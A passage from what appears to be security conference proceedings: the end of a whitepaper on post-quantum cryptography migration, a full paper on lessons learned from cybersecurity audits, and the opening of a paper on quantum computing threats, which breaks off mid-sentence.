- Ensuring that if either is broken, the other still provides security
- Supporting backward compatibility during migration

NIST-Selected Algorithms (Round 3, 2022):

- Kyber: Key encapsulation mechanism (KEM) chosen for general encryption
- Dilithium: Digital signature algorithm chosen for general-purpose use
- SPHINCS+: Stateless hash-based signature fallback for conservative use cases

Real-world hybrid integration examples include:

- OpenSSL with Kyber + ECDH key exchanges
- TLS 1.3 extensions supporting hybrid handshakes
- SSH post-quantum experimental builds

C. Designing risk assessments for quantum-aware architectures

Traditional risk assessments focus on:

- Asset value
- Threat likelihood
- Vulnerability scoring

Quantum-resilient assessments must also be considered:

- Confidentiality, Integrity and Availability value of the assets. (Impact)
- Determine the Quantum Exploitable Mechanism (QEM)
- Vulnerability should be determined based on the CIA and QEM Values

$$\text{Quantum Risk} = \text{Max (C, I, A)} \times \text{QEM}$$

Security teams must expand their threat modelling to include post-quantum threat trees and HNDL-style adversaries.

D. Enterprise Architecture Readiness

PQC readiness isn't just a software concern — it affects architecture at every layer:

- Application Layer: Support for larger keys, new signature schemes
- Transport Layer: TLS/DTLS protocol extensions for PQC
- Storage Layer: Key storage, rotation, and access controls for quantum-safe keys
- Identity Layer: Certificate Authority (CA) support for PQC-based digital identities
- Cloud & API Gateway Layer: PQC compatibility for mutual TLS and JWTs

Integration demands:

Upgrading crypto libraries (e.g., OpenSSL, BoringSSL)

- Support from cloud vendors (e.g., AWS KMS, Azure Key Vault)
- Architectural patterns for crypto-agility — ability to upgrade algorithms without redeploying applications.

E. Continuous Quantum Monitoring

Transition is not a one-time event. Organizations must establish internal or partner-led watchtowers to track:

- Advancements in quantum hardware (e.g., >10,000 logical qubits)
- PQC algorithm updates or deprecation
- Evolving standards from NIST, IETF, ETSI
- Threat actor movements toward HNDL or hybrid attacks

This enables agile response to emerging indicators without rework.

V. INFRASTRUCTURE PREPAREDNESS

A. Rethinking key management and trust anchors

Post-quantum cryptography (PQC) demands more than a cryptographic swap it requires fundamental shifts in system design. Traditional enterprise infrastructure is built on assumptions of key size, processing latency, and certificate formats that no longer hold in a PQC context.

For example:

PQC public keys and signatures can be 10x to 20x larger than RSA/ECC counterparts.

- Protocol handshakes may require additional computational overhead.
- Older systems, APIs, and hardware tokens often lack compatibility with new primitives.

This creates challenges at multiple layers:

- Protocol Layer: Upgrades needed to TLS 1.3 with hybrid key exchange extensions (e.g., Kyber + ECDHE)
- Transport and Messaging: Email (S/MIME), VPNs (IPsec), and messaging systems (MQTT, AMQP) need cryptographic overhaul
- Library and SDK Support: Updating OpenSSL, BoringSSL, liboqs, and integrating NIST PQC APIs

B. Preparing for QKD and quantum-safe APIs

Quantum Key Distribution provides a physics-based alternative to key exchange by using quantum entanglement or photon polarization. While still emerging,

it offers a potential path to unconditionally secure key exchange, especially for:

- Interbank communication lines
- Government satellite communication
- Critical infrastructure sectors (e.g., power grids)

QKD is not a direct replacement for PQC, but rather a complementary option for specific use cases where:

- Low-latency optical links exist (fiber/satellite)
- Cost and infrastructure demands can be met
- Regulatory/government mandates prioritize its use
- Enterprise readiness involves:
- Laying fiber-optic backbones where feasible
- Evaluating QKD network compatibility
- Interfacing QKD with existing Key Management Systems (KMS)

C. Aligning cloud and blockchain components with PQ readiness

With many workloads moving to the cloud, cloud-native architecture must also support:

- PQC-compliant mutual TLS (mTLS) in service meshes
- PQC-based signing of container images and functions
- PQ-safe data encryption at rest and in transit
- Cloud providers like Google Cloud, AWS, and Microsoft are already piloting PQC upgrades in:
- Key management (AWS KMS with hybrid encryption)
- Certificate issuance (Cloudflare and Entrust testing Dilithium)
- Encrypted storage (S3, GCS) with customizable key policies

Enterprise cloud teams should:

- Assess provider roadmaps for PQC readiness
- Perform crypto-inventory on cloud-native components
- Design crypto-agile Kubernetes clusters and service endpoints

D. Securing APIs and Identity Infrastructure

Most modern authentication mechanisms depend on:

- JWT tokens signed with ECDSA or RSA
- OAuth2.0 flows with PKI-signed assertions
- SAML and OpenID Connect — all relying on current digital signature schemes

In a PQC context:

- API gateways and Identity Providers (IdPs) must support larger, post-quantum signatures

- Client libraries must be able to validate hybrid-signed tokens
- Credential lifecycle management must handle PQC key rollover and revocation

Forward-compatible identity infrastructure needs:

- PQC-compatible IdPs (Auth0, ForgeRock, Okta PQC readiness)
- Secure token issuance with hybrid signature support
- Multi-algorithm certificate validation logic in API proxies and service meshes

VI. OVERCOMING TRANSITION CHALLENGES

A. Gaps in tooling, standards, and governance

While NIST has finalized PQC algorithms, enterprise-grade tooling is still catching up:

- Limited support for PQC in standard crypto libraries (OpenSSL, Bouncy Castle)
- Sparse testing environments for hybrid TLS/SSH handshakes
- Cloud KMS and HSM platforms not yet offering out-of-the-box PQC support

Vendors are cautious due to:

- Backward compatibility concerns
- Lack of demand signals from customers
- Wait-and-see attitudes pending regulatory mandates
- Organizations are left with the burden of custom integration and interoperability testing, slowing down pilots and increasing friction.

B. Executive inertia and organizational friction

Crypto upgrades are not just technical they involve interdepartmental coordination, including:

- App owners and DevOps teams who fear breaking dependencies
- Risk officers who lack PQC literacy
- Compliance teams unsure how to audit crypto agility

Challenges include:

- Fragmented ownership of cryptographic decisions
- Lack of unified governance over key management and crypto libraries
- Fear of service disruption or failed compliance re-certification after updates

To succeed, PQC transition must be treated as a cross-functional transformation project, not a patch.

C. Realigning security roadmaps for crypto agility

“Crypto agility” the ability to replace cryptographic algorithms without rewriting applications is more aspiration than reality.

Key barriers:

- Hardcoded algorithm references in legacy code
- APIs and protocols without negotiation support (e.g., IoT firmware)
- Vendors delivering black-box solutions without upgrading paths

Very few organizations have implemented:

- Abstracted crypto service layers
- Multi-algorithm validation logic
- Real-time algorithm switchover capabilities

Without true crypto-agility, post-quantum transition will likely brake systems or delay deployments, especially in regulated sectors.

VII. A FRAMEWORK FOR RESILIENCE

A. A phased approach to quantum-secure transformation

1. Discover

- Identify and inventory cryptographic assets and dependencies:
- Scan infrastructure for RSA, ECC, and SHA-based algorithms
- Map certificates, key lifecycle tools, and crypto libraries
- Include third-party and cloud API cryptographic exposure

2. Prioritize

- Classify and assess cryptographic elements by:
- Sensitivity of associated data (e.g., long-term health records, financial instruments)
- Business impact if compromised or exposed
- Complexity and feasibility of replacement

3. Transition

- Begin hybrid migration using NIST PQC algorithms:
- Implement Kyber for key exchanges and Dilithium for digital signatures
- Use hybrid cryptographic stacks to maintain backward compatibility
- Conduct compatibility tests with TLS, SSH, S/MIME, and identity protocols

4. Secure

- Redesign key management and trust infrastructures:
- Upgrade Certificate Authorities to support PQC-compatible signing
- Enforce crypto agility in applications and DevSecOps pipelines
- Design PQ-ready APIs, identity brokers, and zero trust architecture extensions

5. *Sustain*

Establish ongoing readiness via:

- Quantum threat monitoring cells or watchtowers
- Continuous alignment with evolving standards (e.g., NIST FIPS-203, ETSI QSC)
- Periodic reassessment and algorithm rotation plans

B. Governance, architecture, and operations in sync

Resilience is not just technical, it's strategic. Enterprises must anchor this model in:

- A dedicated Quantum Risk Steering Committee
- Board-level sponsorship to prioritize crypto modernization
- Integration with existing frameworks like:
- NIST CSF (Cybersecurity Framework)
- ISO/IEC 27001 controls
- PCI DSS v4.0 cryptographic inventory and key management mandates

C. Embedding quantum readiness into enterprise DNA

Crypto agility is the ability to:

- Swap cryptographic algorithms without redesigning the application
- Support multiple algorithms simultaneously (e.g., dual-signing or hybrid key exchange)
- Respond to crypto-breaking events without system downtime

To enable crypto agility:

- Use abstracted crypto APIs (e.g., PKCS#11 extensions with PQC backends)
- Mandate algorithm-negotiation capabilities in protocol implementations
- Track all crypto assets in a central governance dashboard with lifecycle tagging.

D. Interoperability and Ecosystem Alignment

A resilient framework should:

- Support multi-vendor interoperability through standardized PQC adoption (e.g., IETF, NIST)

- Incorporate open-source PQC toolchains such as liboqs, Open Quantum Safe, and Post-Quantum TLS
- Aligning with vendor and cloud-provider roadmaps for cryptographic transition (e.g., Google, AWS, Microsoft)

VIII. CONCLUSION

The quantum era is not a distant horizon it is a rapidly approaching inflection point with profound implications for cybersecurity. The very foundations of digital trust, confidentiality, and authenticity are at risk as quantum computing moves from lab-scale milestones to enterprise-relevant capabilities.

This whitepaper has outlined:

- The realistic and immediate risks posed by quantum breakthroughs, particularly to long-lived cryptographic systems
- The systemic vulnerabilities present in today's enterprise infrastructure from payment gateways to PKI
- A phased, governance-aligned framework for transitioning toward post-quantum resilience
- Insights from an applied case in a PCI DSS-regulated payment ecosystem, demonstrating that such transitions are already in motion

Organizations that wait for a regulatory mandate or a public cryptographic event may find themselves reacting under pressure, forced into unplanned remediation. Those who begin the journey now by inventing cryptographic assets, adopting hybrid algorithms, and rearchitecting for agility will be strategically positioned to lead.

As SAMVAAD 2025 emphasized:

"Quantum will not wait for regulation. Resilience begins not with prediction, but with preparation."

The future of cybersecurity will not be defined by perfect defenses, but by the ability to adapt to uncertainty, to emerging technologies, and to evolving adversaries. In that future, crypto-agility and quantum preparedness will define the survivors.

REFERENCES

- [1] P. W. Shor, "Algorithms for quantum computation: Discrete logarithms and factoring," Proc. 35th Annual Symposium on Foundations of Computer Science, Santa Fe, NM, USA, pp. 124–134, Nov. 1994.
- [2] L. K. Grover, "A fast quantum mechanical algorithm for database search," Proc. 28th Annual ACM Symposium on Theory of Computing, Philadelphia, PA, USA, pp. 212–219, May 1996.
- [3] National Institute of Standards and Technology (NIST), "Post-Quantum Cryptography Project," [Online]. Available:
- [4] ETSI, "Quantum Safe Cryptography (QSC); State of the Art Report on Quantum Safe Cryptography," ETSI GR QSC 001 V1.1.1, Feb. 2020.

- [5] ETSI, “Quantum-Safe Cryptography for Critical Systems,” ETSI White Paper No. 36, Nov. 2022.
- [6] NIST, “Migration to Post-Quantum Cryptography,” NISTIR 8401, Jul. 2021.
- [7] IETF, “Use Cases for Post-Quantum Cryptography,” Internet-Draft, IETF PQC Working Group, 2023.
- [8] IBM Security, “Post-Quantum Threat Modeling for CISO Teams,” IBM Research Report, Mar. 2023.
- [9] ETSI, “Guidelines for Crypto Discovery in PQC Transition,” ETSI GR QSC 003 V1.1.1, 2022.
- [10] Google, Cloudflare, and ISARA, “Experimenting with Hybrid Post-Quantum TLS,” [Online]. Available: <https://www.cloudflare.com/post/hybrid-post-quantum-tls/>
- [11] NIST, “Considerations for Developers: Migration to PQC,” NISTIR 8319, May 2022.
- [12] ETSI, “Crypto Agility in Enterprise Architectures,” ETSI GR QSC 004, 2022.
- [13] Cisco Systems, “Quantum Cryptography and the Future of Enterprise Security,” Cisco Security Insights, Jan. 2023.
- [14] SAMVAAD Summit, “Adapting to the Unknown: Quantum Threats and Cyber Resilience,” SISA Information Security Pvt. Ltd., Internal Presentation, 2025.
- [15] Ethereum Research Forum, “Post-Quantum Cryptography Discussions,” [Online]. Available: <https://ethresear.ch/c/pqc>
- [16] Google Cloud, “Post-Quantum Cryptography and TLS Experiments,” [Online]. Available: <https://cloud.google.com/blog/products/identity-security/advancing-post-quantum-cryptography>

Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing

Indraveni Chebolu
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
indravenik@cdac.in

Harmesh Rana
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
harmeshr@cdac.in

Gopinadh P
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
gopinadh@cdac.in

Nandeeshwar B
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
nandeeshwarb@cdac.in

Dr . Ch A S Murty
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
chasmurty@cdac.in

Tyeb Naushad
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
tyebn@cdac.in

Abstract—Effective cybersecurity auditing plays a critical role in identifying vulnerabilities, ensuring regulatory compliance, and strengthening an organization's overall security posture. As cyber threats continue to evolve, organizations must adopt comprehensive auditing strategies to detect risks, mitigate potential breaches, and enhance resilience.

This talk presents a collection of real-world case studies and best practices in cybersecurity auditing, offering valuable insights into lessons learned from past security incidents, audit failures, and successful implementations.

This paper equips cybersecurity professionals, auditors and organizations with actionable knowledge to improve audit effectiveness, close security gaps and develop proactive strategies to defend against emerging cyber threats. The findings emphasize the importance of planned audit approach, continuous monitoring, adaptive security controls and a risk-based approach to cybersecurity auditing, ensuring a more robust and resilient digital landscape

Keywords—cyber security audit best practices, security audit learnings, case studies, cyber security

I. INTRODUCTION

Most organizations today place considerable emphasis on identifying known and visible cybersecurity vulnerabilities—typically those that are easily detected through vulnerability assessments and penetration testing (VA/PT). These include Common Vulnerabilities and Exposures (CVEs), web and application-level flaws and network misconfigurations. However, these surface-level issues represent only the tip of the iceberg. Beneath this visible layer lies a much deeper and potentially more damaging set of vulnerabilities that often remain unaddressed, forming the hidden mass of security weaknesses within an organization's digital infrastructure.

These deeper issues are typically rooted in areas that go beyond conventional scanning and testing tools. Examples include misconfigurations in cloud environments such as service-level agreement (SLA) gaps, ineffective or poorly defined network segmentation, excessive vendor dependencies, IT process inefficiencies, weaknesses in supply chain security, unnecessary public exposures, SaaS (Software as a Service) and PaaS (Platform as a Service) and unreported

or unmonitored vulnerabilities. Such hidden flaws, while not always evident, can severely compromise an organization's security posture if left unaddressed.

Traditional VA/PT approaches, while valuable, are no longer sufficient to uncover these deeply embedded risks. There is a growing need to adopt a **comprehensive security audit and assessment methodology**—one that expands the scope beyond CVEs and addresses the full ecosystem in which digital assets operate. This comprehensive approach enables organizations to identify and remediate issues such as shadow IT proliferation, poorly configured firewalls and intrusion detection/prevention systems (IDS/IPS), limited forensic readiness, and inadequate incident response capabilities and many more.

Moreover, many organizations struggle with defining a meaningful cybersecurity audit scope. In some cases, there is an over-reliance on compliance checklists or a limited understanding of the relevance of threat modeling and adversarial simulation. This leads to audits that may be compliant on paper but fall short in practice. Supporting organizations in accurately defining audit scope—based on their operational environment, historical incidents, regulatory requirements, and current threat landscape—is a crucial step toward improving audit effectiveness.

This paper advocates for a shift from narrow, checklist-based evaluations to dynamic and contextual cybersecurity auditing. It discusses key lessons learned from audit engagements across sectors and offers best practices to ensure audits are holistic, forward-looking and aligned with the evolving cyber threat ecosystem.

The paper also outlines a set of best practices for auditors to enhance the value and effectiveness of their engagements. These include prioritizing critical assets using risk-based audit scoping, adopting integrated technical and procedural assessments, verifying remediation through structured follow-up cycles, and customizing recommendations based on sector-specific needs. By aligning cybersecurity audits with real-world threats and operational

realities, the paper aims to position auditing not as a policing mechanism, but as a strategic enabler of continuous improvement, resilience and trust in the digital era.

II. KEY SYSTEMIC GAPS IDENTIFIED ACROSS AUDIT ENGAGEMENT – CASE STUDIES

Through multiple cybersecurity audit engagements conducted across various organizations and sectors, several systemic gaps have been consistently observed. These issues highlight critical weaknesses in both policy design and operational security posture and they often transcend mere technical flaws—extending into governance, vendor management and process integrity.

A. Most commonly identified systemic gaps:

- **Policy Implementation Disconnect**
While many organizations have well-documented and detailed cybersecurity policies, there is a significant lag in actual implementation. The policies often exist only on paper, with little evidence of practical enforcement or integration into day-to-day operations.
- **Excessive Dependence on Third-Party Vendors**
A concerning level of reliance is placed on Managed Service Providers (MSPs) and other vendors—not only for routine IT operations but also for managing sensitive functions such as source code repositories, administrative passwords, and access to critical systems. This increases the attack surface and introduces supply chain risks.
- **Policy Documents Require Enhancements**
Several policies were found to be outdated, generic, or insufficiently aligned with the organization's current risk environment. In many instances, policies lacked actionable procedures or measurable compliance requirements.
- **Vendor-Written Policies Favouring MSPs**
In some cases, MSPs themselves were responsible for drafting the cybersecurity policies of the client organizations. Unsurprisingly, these policies were written in a way that favoured the service provider, lacking clear accountability clauses or enforcement mechanisms.
- **Weaknesses in Service Level Agreements (SLAs)**
SLAs were often found to be ineffective in defining and enforcing the responsibilities of third-party service providers. Critical parameters such as incident response times, availability guarantees, and security obligations were either missing or non-binding.
- **Inadequate or Missing Exit Policies**
Many organizations had not defined proper exit strategies for third-party engagements. The absence of robust exit policies complicates the secure and seamless transition of services and may result in residual data or access risks.
- **Overdependence on MSP Infrastructure and Policies**
There is often no clear delineation between the MSP's infrastructure and the organization's internal controls.

This leads to limited visibility, lack of governance, and potential violations of compliance frameworks.

- **Data Classification and Handling Gaps**
A lack of comprehensive data classification frameworks was observed, with organizations unable to distinguish between sensitive, public, and internal data. Consequently, appropriate data handling procedures were not followed, increasing the risk of inadvertent exposure.
- **Lack of Defined Access Controls**
Critical systems and data repositories were found without clear role-based access controls (RBAC). In several cases, access provisioning lacked both oversight and regular review mechanisms, leading to excessive privileges and potential misuse.
- **Non-Compliance with Applicable Regulations**
Organizations frequently failed to map and implement controls required by applicable legal, regulatory, and industry-specific compliance standards. This gap poses both operational and legal risks.
- **Insufficient Network Segregation**
Poorly segmented networks allow unrestricted or poorly monitored data flow between sensitive and general systems. This creates opportunities for lateral movement by threat actors within internal networks.
- **Missing Security Controls in Network Design**
The audits revealed multiple missing or inadequate security controls in network architecture, including lack of internal firewalls, monitoring, and intrusion prevention systems.
- **Sensitive Data Transmitted in Plain Text**
Several instances of unencrypted data—including credentials and sensitive business information—being transmitted over internal and external communication channels were discovered, violating basic data protection principles.
- **Critical Infrastructure Communicating Externally Without Controls**
Outbound communication from critical infrastructure systems was not properly restricted or monitored, increasing the risk of data exfiltration or command-and-control communications in case of compromise.
- **Superficial Security Audit Processes**
Security audits were often limited in scope, focusing only on recently changed code or generating tool-based reports without deeper manual analysis or contextual review. This practice leads to a false sense of security and leaves long-standing vulnerabilities undetected.

B. In-Depth Technical Observations from Cybersecurity Audits

Beyond high-level governance and procedural gaps, detailed cybersecurity audits have revealed a range of critical technical vulnerabilities and operational deficiencies. These observations underline the importance of combining automated scanning with manual inspection, and stress the need for contextual threat modelling, secure coding practices, and comprehensive configuration analysis. Key findings include:

- **Lack of Threat Modelling in VA/PT Scope**

Organizations often do not incorporate threat modelling techniques as part of their vulnerability assessments and penetration testing (VA/PT). As a result, they miss identifying potential attack vectors across intranet-facing and internet-exposed services, especially in terms of how real-world adversaries might exploit business logic or weak integrations.

- **Unsecured and Hidden Entry Points**

Although documented entry points are usually reviewed during assessments, several audits revealed hidden services and undocumented interfaces (such as legacy admin panels or exposed APIs) with no or weak access controls. These entry points significantly increase the organization's risk of unauthorized access.

- **Insufficient Security Enforcement on Communication Channels**

In some cases, critical communication protocols—such as radio frequency (RF)-based communications—were found to be operating without any form of authentication or encryption, exposing them to interception and manipulation.

- **Integrated Vulnerability Discovery Across Application and Infrastructure Layers**

Comprehensive audits revealed vulnerabilities not just in isolated environments, but also in interconnected layers—including web and mobile applications, backend APIs, cloud services, and supporting infrastructure. When tested in an integrated fashion, these components often exposed systemic weaknesses across the entire technology stack.

- **Source Code Vulnerabilities Identified via Tool Combination**

A combination of static analysis tools (SAST) and manual code review was used to identify issues in the application source code, which included hard-coded credentials, poor input validation, insecure cryptographic operations, and logic flaws. Tools alone were insufficient in detecting all issues—manual scrutiny was essential.

- **Effective Use of Combined Automated and Manual Analysis**

Results show that tool-based scans, when supplemented by manual verification and contextual analysis, dramatically improve the accuracy and relevance of findings—filtering out false positives and uncovering deeper issues that automated tools alone may overlook.

- **Weak Follow-up on Developer Justifications in Past Code Audits**

In cases where developers provided justifications during earlier code audits, those explanations were not always technically sound or adequately verified. Follow-up reviews often exposed that some vulnerabilities were dismissed without proper remediation or risk acceptance.

- **Presence of Dead Code and Commented-Out Frontend with Functional Backends**

Code analysis revealed several instances where frontend elements were commented out, giving the impression of deprecation, while the backend components remained active and vulnerable—posing a significant security blind spot.

- **Violations of Data Privacy and Cryptographic Policies**

Multiple violations of organizational data privacy policies were identified, particularly concerning improper cryptographic implementations. This included the use of obsolete encryption algorithms, improper key storage practices, and missing cryptographic integrity checks.

- **Storage of Personally Identifiable Information (PII) in Plaintext**

Sensitive data such as PII was found stored in plaintext within application databases and system logs, violating data protection principles and increasing the risk of exposure in the event of a breach.

- **Insecure Storage of Credentials**

Application and infrastructure credentials were discovered stored in plaintext within configuration files, code repositories, and log files, without any access control or encryption—violating basic credential management practices.

- **Poor Cryptographic Key Management**

Critical flaws were identified in key lifecycle management, such as hard-coded private keys, reuse of cryptographic keys across environments, and lack of key rotation mechanisms, exposing systems to potential compromise.

- **Security Device Misconfigurations**

Security devices such as firewalls, intrusion detection/prevention systems (IDS/IPS), and VPN concentrators were often misconfigured due to lack

of clear baselines, vendor default settings, or incorrect rule sets.

- **Offline Configuration Audits Reveal Ineffective Rule Definitions**

Offline audits of network and security device configurations—conducted through manual inspection and rule-set analysis tools—revealed redundant, overly permissive, or improperly sequenced rules. These ineffective configurations significantly weakened the overall network defense posture.

III. CONTRADICTIONS OBSERVED IN CYBERSECURITY POSTURE

Despite the presence of formal structures and practices meant to ensure cybersecurity, organizations often continue to experience significant vulnerabilities. These contradictions between policy and practice point to deeper systemic inefficiencies, ineffective implementation, or a lack of contextual risk alignment:

- **Persistent Vulnerabilities Despite Internal and External Audits**

Regular internal and third-party audits are conducted in many organizations. However, these audits often fail to uncover or mitigate critical vulnerabilities. This gap typically stems from narrowly scoped audits, overreliance on compliance checklists, or inadequate follow-up on past findings.

- **Gaps in Implementation Despite Dedicated Managed Service Providers (MSPs)**

Even with dedicated MSPs engaged to handle cybersecurity operations, numerous implementation-level gaps persist. These include misconfigurations, poor maintenance of controls, and insufficient alignment between the service-level deliverables and actual operational needs.

- **Non-Compliance Despite Formal Certifications**

Organizations may achieve industry-standard certifications (such as ISO 27001, PCI-DSS, or HIPAA), yet still exhibit non-compliance with actual policy enforcement, operational security controls, and incident response readiness. This indicates a focus on passing audits rather than building enduring security resilience.

- **Unidentified Vulnerabilities Despite Secure Coding and DevSecOps Practices**

Even in environments where secure coding guidelines and DevSecOps pipelines are established, audits have revealed the continued presence of known and avoidable code-level vulnerabilities. This results from overdependence on automated tools, lack of manual review, and absence of effective peer verification mechanisms.

IV. CHALLENGES IN EXECUTING COMPREHENSIVE CYBERSECURITY AUDITS

Comprehensive cybersecurity audits aim to uncover deep-rooted risks across technical, procedural, and strategic layers. However, executing such audits often encounters resistance and logistical challenges, which must be addressed through a balanced, collaborative approach:

- **Hesitation and Resistance to Audit**

Audit subjects often show hesitation due to fear of exposure, reputational risk, or perceived criticism. Overcoming this requires establishing trust and confidence, emphasizing the purpose of the audit as constructive rather than punitive, and aligning the exercise with organizational improvement goals.

- **Access Limitations**

Restricted access to systems, logs, or personnel can delay or undermine the audit process. To mitigate this, auditors should offer flexible, transparent methods for access, such as read-only modes, scheduled audit windows, or offline data submissions, while maintaining data integrity and confidentiality.

- **Rejection of Audit Recommendations**

Organizations may resist implementing certain security recommendations due to operational concerns, legacy system limitations, or cost implications. In such cases, auditors should propose alternative solutions that achieve the same security objectives. Applying the Defense-in-Depth principle—by layering multiple complementary controls—can help balance security requirements with operational feasibility.

V. THE WAY FORWARD – BUILDING RESILIENCE THROUGH STRATEGIC CYBERSECURITY AUDITING

In an increasingly interconnected and threat-prone digital environment, cybersecurity auditing must evolve from being a compliance-driven formality to a strategic enabler of resilience. A resilient cybersecurity ecosystem is one that not only prevents breaches but also adapts to evolving threats and transforms its defenses based on lessons learned. To achieve this, a comprehensive and integrated approach is essential—one that combines risk-based prioritization, continuous improvement, and cross-functional collaboration.

A. *Integrated Resilience Framework for Cybersecurity Auditing*

A forward-looking cybersecurity audit program should be aligned with an **Integrated Resilience Framework**, focusing on three core pillars:

- **Preventive** - Organizations must shift toward risk-based audit schedules, ensuring that the most critical assets—those with high data sensitivity, exposure, or business impact—are audited first. This prioritization ensures that efforts are not diluted across low-risk systems, and resources are focused where threats are most likely to materialize.
- **Adaptive** - To address audit findings effectively, organizations should establish 90-day remediation verification cycles. This structured follow-up not only verifies the implementation of corrective measures but also encourages accountability and continuous refinement of security posture.
- **Transformative** - A dual-lens approach is essential, where audits include joint technical and procedural reviews. This collaborative effort between IT operations, security teams, and governance bodies helps in identifying and bridging the gap between policy and implementation—transforming one-time corrections into long-term improvements.

B. Practical Implementation Roadmap

To bring this strategy into action, organizations should follow a phased and pragmatic implementation path:

- **Near-Term Initiatives (0–6 months)**
Enhance Auditor Capabilities: Cybersecurity auditors should be trained not only in compliance frameworks (e.g., ISO 27001, NIST CSF) but also in offensive security techniques such as red teaming, threat emulation, and exploit development. This dual perspective enhances the auditor's ability to detect real-world attack vectors.
- **Mid-Term Initiatives (6–18 months)**
Develop Sector-Specific Audit Models: Different sectors (e.g., healthcare, finance, energy, e-governance) face unique threats and regulatory landscapes. Specialized audit methodologies and checklists should be developed to reflect these sector-specific requirements, integrating both global best practices and national cyber norms.
- **Long-Term Initiatives (18+ months)**
Establish a Centralized Vulnerability Intelligence Repository: A consolidated and anonymized database of findings across audit engagements should be developed. This central repository can be used to track trends, identify recurring issues across sectors, inform national cyber strategy, and support proactive threat mitigation through shared intelligence.

This approach not only enhances the effectiveness of cybersecurity audits but also positions them as catalysts for organizational resilience. By embedding auditing within a broader risk management and transformation strategy,

organizations can stay ahead of emerging threats and build sustainable, verifiable security assurance programs.

VI. CONCLUSION: THE IMPERATIVE OF COMPREHENSIVE CYBERSECURITY AUDITING

For cybersecurity auditors, the objective must go beyond identifying gaps or issuing non-compliance reports. Auditing organizations have a strategic responsibility to act as **enablers of cyber resilience**, helping client organizations not only detect risks but also mature in their security practices and posture.

Auditors must reimagine cybersecurity audits as **strategic, risk-informed engagements** that contribute directly to an organization's long-term defense and resilience objectives. Instead of merely validating controls against a checklist, audits should be designed to:

- **Understand the organization's threat landscape and business context**, ensuring the audit scope covers real-world risks, not just generic standards.
- **Identify both technical and procedural weaknesses**, from unpatched CVEs and poor cryptographic practices to third-party dependencies and unclear responsibilities.
- **Bridge the gap between policy and practice**, helping organizations align their documented controls with what is truly implemented on the ground.
- **Support maturity and continuous improvement**, by providing actionable, risk-prioritized recommendations, not just observations.

Auditors must also guide organizations in **expanding their view of cybersecurity audits** from isolated compliance tasks to holistic assessments that touch upon configuration hygiene, incident response readiness, data protection, and the security of digital supply chains.

By positioning audits as collaborative improvement exercises rather than fault-finding missions, auditing bodies can:

- **Build trust and openness**, encouraging stakeholders to engage constructively in the audit process.
- **Educate and empower organizations**, especially those struggling with limited resources or security expertise.
- **Tailor recommendations** to the organization's size, sector, and maturity—offering alternative controls where ideal solutions may not be feasible.
- **Help define and refine audit scope**, guiding organizations to include overlooked but critical areas such as shadow IT, threat modelling, and SaaS configurations.

Ultimately, auditing organizations must **elevate their role** from assessors to trusted partners in security resilience—ensuring that each audit delivers not just a report, but **a roadmap for improvement, a catalyst for cultural change, and a foundation for proactive cyber defense.**

Only through this evolved mindset can cybersecurity audits fulfil their real mission: **to enable organizations to not only detect threats but to withstand, respond to, and continually evolve against them.**

Cybersecurity (Quantum Computing): The Future of Protection Against Cyber Attacks

Alok Kumar Pandey
Maverick Quality Advisory Services
Pvt Ltd
Ghaziabad, India
alok@mqasglobal.com

Prof. Subhamoy Maitra
Applied Statistics Unit
Indian Statistical Institute
Kolkata, India
subho@isical.ac.in

Raj Maheshwari
Maverick Quality Advisory Services
Pvt Ltd
Ghaziabad, India
raj@mqasglobal.com

Satyendra Pandey
Maverick Quality Advisory Services
Pvt Ltd
Ghaziabad, India
satyendra@mqasglobal.com

Saurabh Verma
Maverick Quality Advisory Services
Pvt Ltd
Ghaziabad, India
saurabh@mqasglobal.com

Abstract—The advent of quantum computing has generated several technical questions in the cybersecurity space. In this document we provide our experience as well as the future roadmap in this regard. We will mainly concentrate on the following points for this initiative. First what are the added risks if commercial quantum computers arrive, then how to mitigate that using quantum or post quantum cryptography. The future of protection will be directed by relevant security audit mechanisms and then enterprises must move forward with a proper migration plan. This document shares hands-on experience in that regard and provides clear future guidelines that should be exercised.

Keywords—Cryptography, Cybersecurity, Quantum Computing, Post Quantum Cryptography (PQC), Security Audit.

INTRODUCTION

The world is experiencing a major shift driven by rapid digital innovation, much like the computer revolution of the late 20th century. This transformation is reshaping industries, communication, and daily life. As technology becomes more integrated into everything from business operations to public services, secure communication has become one of the most critical challenges. Secure communication ensures that information shared between systems, devices, or people is protected from interception, tampering, or unauthorized access. It involves using encryption, authentication, and other protective measures to guarantee the privacy and accuracy of data as it moves across networks. In today's environment—where countless systems and users constantly exchange data over the internet—this level of protection is essential.

Needless to mention that digital systems now play a central role in many areas, including healthcare, transportation, finance, education, and manufacturing. These systems rely heavily on the real-time exchange of data to make decisions, provide services, or control physical processes. As a result, any disruption or manipulation of communication could lead to serious consequences such as data breaches, service outages, financial losses, or even safety risks.

Secure communication is not merely a technical requirement; it is the backbone of trust and reliability in connected systems. It refers to the protection of data in transit, ensuring it is encrypted, authenticated, and protected from tampering or interception. In a world where billions of devices communicate constantly through wireless protocols, APIs [1], and internet channels, the integrity and confidentiality of that communication must be guaranteed. Without secure communication, even the most advanced IoT [7] solutions or powerful cloud services are vulnerable to manipulation, intrusion, and failure. Usage of IoT [7] (Internet of Things) and cloud computing have increased and are considered as key revolutions in modern Information Technology (IT).

The Internet of Things (IoT) [7] is a network of physical objects embedded with sensors, actuators, and communication hardware. These devices generate, receive, and transmit data, often in real-time, enabling smarter environments and data-driven decision-making. IoT [7] is pervasive in everyday life—from smart homes and connected vehicles to wearable health monitors and smart cities. In the industrial sector, this has led to the rise of Industrial IoT [7] (IIoT), a subset of IoT [7] tailored for manufacturing, logistics, energy, and infrastructure. Here, connected machines and systems share data to optimize operations, predict maintenance needs, and enhance safety.

Supporting this massive flow of data is cloud computing, which provides scalable storage, high-performance computing power, and access to advanced analytics tools. Cloud platforms are essential for collecting, processing, and interpreting the vast datasets generated by IoT [7] devices. In industrial automation, cloud platforms enable centralized monitoring and control of manufacturing equipment spread across geographic locations. They allow decision-makers to view dashboards, run predictive models, and respond to system alerts in real-time, all through remote and secure interfaces. However, as the scale and complexity of these connected systems increases, so do the risks associated with insecure communication. Every sensor that sends data to a cloud server, every API [1] that connects two services, and every software update delivered over-the-air (OTA) represents a potential entry point for cyber threats. Attackers

